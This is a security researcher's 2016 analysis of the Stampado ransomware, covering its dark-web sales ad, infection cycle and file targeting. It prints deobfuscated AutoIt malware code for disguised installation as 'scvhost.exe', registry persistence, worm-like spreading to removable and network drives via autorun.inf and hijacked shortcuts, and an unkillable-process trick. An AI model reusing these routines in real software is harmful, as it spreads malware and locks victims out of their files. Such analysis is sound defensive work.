A look at recent Stampado ransomware variant

Self-propagates and encrypts files already encrypted by other ransomware


By: Atinderpal Singh

November 21, 2016

A look at recent Stampado ransomware variant

Introduction

Stampado is one of the many new ransomware strains we have seen in 2016. Stampado was first seen in the wild in July 2016, as one of the cheapest pieces of ransomware available on the underground forums.



Stampado Ransomware - FUD - CHEAPEST - ONLY $39 - FULL LIFETIME LICENSE

-------------------------------- Stampado Ransomware -------------------------------- You always wanted a Ransomware but never wanted to pay hundreds of dollars for it ? - This list is for you! :) --
Stampado is a cheap and easy to manage ransomware, developed by me and my team. It...

Sold by The_Rainmaker - *2 sold since Jul 12, 2016*

	Features		Features
Product class	Digital goods	**Origin country**	Worldwide
Quantity left	Unlimited	**Ships to**	Worldwide
Ends in	Never	**Payment**	Escrow

Default - 1 days - USD +0.00 / item


Purchase price: USD 39.00

Figure 1: Stampado sales ad on dark web

In this report, we will provide an analysis of Stampado ransomware, shown to be capable of encrypting files with more than 1,200 file extensions and containing self-propagating features. In addition to the typical ransom demand, this variant threatens to delete a randomly selected file every six hours until payment and, if no payment is received within 96 hours, all files will be permanently deleted.

Infection Cycle


Stampado typically arrives via spam e-mail or drive-by downloads. The file we examined was packed using UPX packer and written in AutoIt. Upon unpacking and decompilation, the AutoIt code appears to be obfuscated.



```
_48e1c16be07d6950()
_48e2cb6b20766950()
AdlibRegister("_48E1C16BE07D6950", 1000 * 60 * 1)
Global Const $48e9fb6be07d6950 = @AppDataDir & "\" & _48e9c36be07d6950(_48e2c96b407d6950() & "
Global Const $48e6cb6be0766950 = @AppDataDir & "\scvhost.exe"
Global Const $48e2c96ce07d6950 = @AppDataDir & "\" & _48e9c36be07d6950(_48e2c96b407d6950() & "
Global $48e2cb1be17d6950 = "*.jpg;*.jpeg;*.gif;*.bmp;*.tiff;*.c;*.doc;*.docx;*.ppt;*.pptx;*.xl
$48e2cb1be17d6950 &= "*.lxv;*.skr;*.jsn;*.kwm;*.apw;*.hc;*.vmdf;*.k2p;*.kdb;*.db.crypt5;*.cfe;
$48e2cb1be17d6950 &= "*.wbverify;*.v2i;*.ashdisc;*.001;*.avz;*.qic;*.jrs;*.gbp;*.mcg;*.vbf;*.a
$48e2cb1be17d6950 &= "*.pdcr;*.EnCiPhErEd;*.xyz;*.pzdc;*.kkk;*.PoAr2w;*.czvxce;*.magic;*.odcod
Global $48e2cb6b3d7d6950 = ObjCreate("Scripting.Dictionary")
$48e21b4be07d6950 = _48e2cb60e0bd6950(1, _48e2c96b407d6950(), _48e9c36be07d6950(_48e4cf6be07d6
If $cmdline[0] = 1 AND FileExists($cmdline[1]) Then
  ShellExecute($cmdline[1])
EndIf
_48e2cb6b708d6950()
$48efcb6be07d6950 = IniRead($48e9fb6be07d6950, "a", "status", "no")
If $48efcb6be07d6950 = "no" Then
```

Figure 2: Obfuscated Code

Upon deobfuscation, the code appears as shown below:



```
InfectRemovableDrives()
InfectNetworkDrives()
AdlibRegister("InfectRemovableDrives", 1000 * 60 * 1) ;Run Every Minute

Global Const $path_data = @AppDataDir & "\" & TrimmedHash(UniqueHash() & "data")
Global Const $scvhost_path = @AppDataDir & "\scvhost.exe"
Global Const $list_of_encrypted_files = @AppDataDir & "\" & TrimmedHash(UniqueHash() & "ls")
Global $ExtList = "*.jpg;*.jpeg;*.gif;*.bmp;*.tiff;*.c;*.doc;*.docx;*.ppt;*.pptx;*.xls;*.xlsx;*.mov;*.mp
$ExtList &= "*.lxv;*.skr;*.jsn;*.kwm;*.apw;*.hc;*.vmdf;*.k2p;*.kdb;*.db.crypt5;*.cfe;*.daf;*.pkk;*.dim;*
$ExtList &= "*.wbverify;*.v2i;*.ashdisc;*.001 ic;*.jrs;*.gbp;*.mcg;*.vbf;*.abk;*.baz;*.nbak;*.x
$ExtList &= "*.pdcr;*.EnCiPhErEd;*.xyz;*.pzdc pAr2w;*.czvxce;*.magic;*.odcodc;*.rdm;*.windows10

Global $Scripting_Dict_DirectoryList = ObjCreate("Scripting.Dictionary")
$encryption_key = GenerateKey(1, UniqueHash(), TrimmedHash(strGen(UniqueHash())))
If $cmdline[0] = 1 AND FileExists($cmdline[1]) Then
  ShellExecute($cmdline[1])
EndIf
FillListOfFoldersToEncrypt()
$status = IniRead($path_data, "a", "status", "no")
If $status = "no" Then
```


Figure 3: Deobfuscated code

Installation and persistence

The malware installs itself in the %AppData% folder with the name *scvhost.exe* in an attempt to look like a genuine Windows process (*svchost.exe*) and also creates the following autostart registry entry

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "Windows Update" %AppData%\scvhost.exe

Stampado runs itself from the new location as *scvhost.exe* and terminates the current process.



```
Func CopyToDest($src, $dst, $flag = 1)
  If FileExists($dst) Then DeleteFile($dst)
  FileWrite($dst, FileRead($src))
  RunWait(@ComSpec & ' /C echo. > "' & $dst & '":Zone.Identifier', "", @SW_HIDE)
EndFunc
Func SetRegistryEncryptFilesAndShowRansom()
  If @ScriptDir <> @AppDataDir Then
    CopyToDest(@ScriptFullPath, $scvhost_path, 1)
    ShellExecute($scvhost_path)
    Exit
  EndIf
  MakeProcUnkillable(@AutoItPID)
  IniWrite($path_data, "a", "status", "working")
  IniWrite($path_data, "a", "pid", @AutoItPID)
  If NOT
  RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
  "Windows Update", "REG_SZ", @ScriptFullPath) Then
    RegWrite("HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
    "Windows Update", "REG_SZ", @ScriptFullPath)
  EndIf
```

Figure 4: Installation and persistence code

The main functionality of the Stampado variant is illustrated in the infographic below:




JPG
MOV
PHP
DOC
PPT
XLS
ZIP
CPP
DAT
WAV
SQL
Wallet
Password
RSA
VBOX
3DS
AES
KEY
LOCKY
Cryp1
Replicates to Network and Removable drives
Deletes random file each 6 hours and all files after 96 hours
Also Encrypts files already encrypted by other Ransomwares
Encrypts multiple files on Local, Removable and Network Drives

Figure 5: Stampado overall activity diagram

Self-replication

This ransomware also has a worm-like spreading functionality. It attempts to make a copy of itself on the removable drives and network drives reachable from the infected system. The malware also registers a callback function to monitor the removable drives; this way, it can infect the removable drive as soon as it connects to the compromised system.

It drops a copy of itself at [DrivePath]\myDisk\drivers.exe with file attributes set to +SHR to hide itself, creates file [DrivePath]\autorun.inf and creates shortcut files with the names of existing files pointing to malware executable, after hiding the original files. This will cause the malware executable to run when the user clicks on any shortcut file.




```
Func InfectRemovableDrives()
  $RemovableDrives = DriveGetDrive("REMOVABLE")
  If IsArray($RemovableDrives) AND NOT @error Then
    For $Counter = 1 To $RemovableDrives[0]
      If FileExists($RemovableDrives[$Counter] & "\myDisk\drivers.exe") Then  ContinueLoop
      FileCopy(@ScriptFullPath, $RemovableDrives[$Counter] & "\myDisk\drivers.exe", 1 + 8)
      If FileExists($RemovableDrives[$Counter] & "\autorun.inf") Then
      FileDelete($RemovableDrives[$Counter] & "\autorun.inf")
      FileWrite($RemovableDrives[$Counter] & "\autorun.inf", "[autorun]" & @CRLF &
      "open=myDisk\drivers.exe" & @CRLF & "shellexecute=myDisk\drivers.exe" & @CRLF & "action=Open
      folder to view files" & @CRLF & "icon=%systemroot%\system32\shell32.dll,4")
      FileSetAttrib($RemovableDrives[$Counter] & "\myDisk", "+SHR", 1)
      FileSetAttrib($RemovableDrives[$Counter] & "\autorun.inf", "+SHR", 1)
      $file_list = EnumFilesFromSpecifiedLoc($RemovableDrives[$Counter], "*", 0, True)
      If IsArray($file_list) AND NOT @error Then
        For $counter = 1 To $file_list[0]
          FileSetAttrib($file_list[$counter], [illegible]
          If StringOp($file_list[$counter]) = [illegible]R StringOp($file_list[$counter]) =
          "autorun.inf" Then ContinueLoop
          FileCreateShortcut("%windir%\system32\cmd.exe", $file_list[$counter] & ".lnk", "", '/c start
          myDisk\drivers.exe "' & StringTrimLeft($file_list[$counter], 2) & '"', "",
          "%SystemRoot%\system32\SHELL32.dll", "", 4)
        Next
      EndIf
    Next
  EndIf
EndFunc

Func InfectNetworkDrives()
  $NetworkDrives = DriveGetDrive("NETWORK")
  If IsArray($NetworkDrives) AND NOT @error Then
    For $Counter = 1 To $NetworkDrives[0]
      If FileExists($NetworkDrives[$Counter] & "\myDisk\drivers.exe") Then
```

Figure 6: Self-replication code

Process Protection

Before starting file encryption, the malware protects its process from being terminated by exploiting an old kernel bug (setting the "ProcessSelfDelete" flag). This trick was verified to be working on Windows 7 64-bit.



```
Func MakeProcUnkillable($procID)
  Local $sProcessHandle, $flag, $sAccess, $sSignedvalue, $ProcessIoPriority,
  $sProcessInformationLength, $sSignedvalue
  If $procID = @ScriptName Then Return 0
  $flag = ProcessExists($procID)
  If NOT $flag Then Return 0
  $sAccess = 2035711
  $sProcessHandle = DllCall("kernel32.dll", "handle", "OpenProcess", "dword", $sAccess, "bool",
  True, "dword", $flag)
  If @error Then Return 0
  $sSignedvalue = -2147421911
  $ProcessIoPriority = 33
  $sProcessInformationLength = 4
  $sStruct = DllStructCreate("Byte[4]")
  DllStructSetData($sStruct, 1, $sSignedvalue)
  $sRet = DllCall("ntdll.dll", "none", "ZwSetInformationProcess", "int", $sProcessHandle[0],
  "int", $ProcessIoPriority, "int", DllStructGetPtr($sStruct), "int",
  $sProcessInformationLength)
EndFunc
```

Figure 7: Process Protection Code

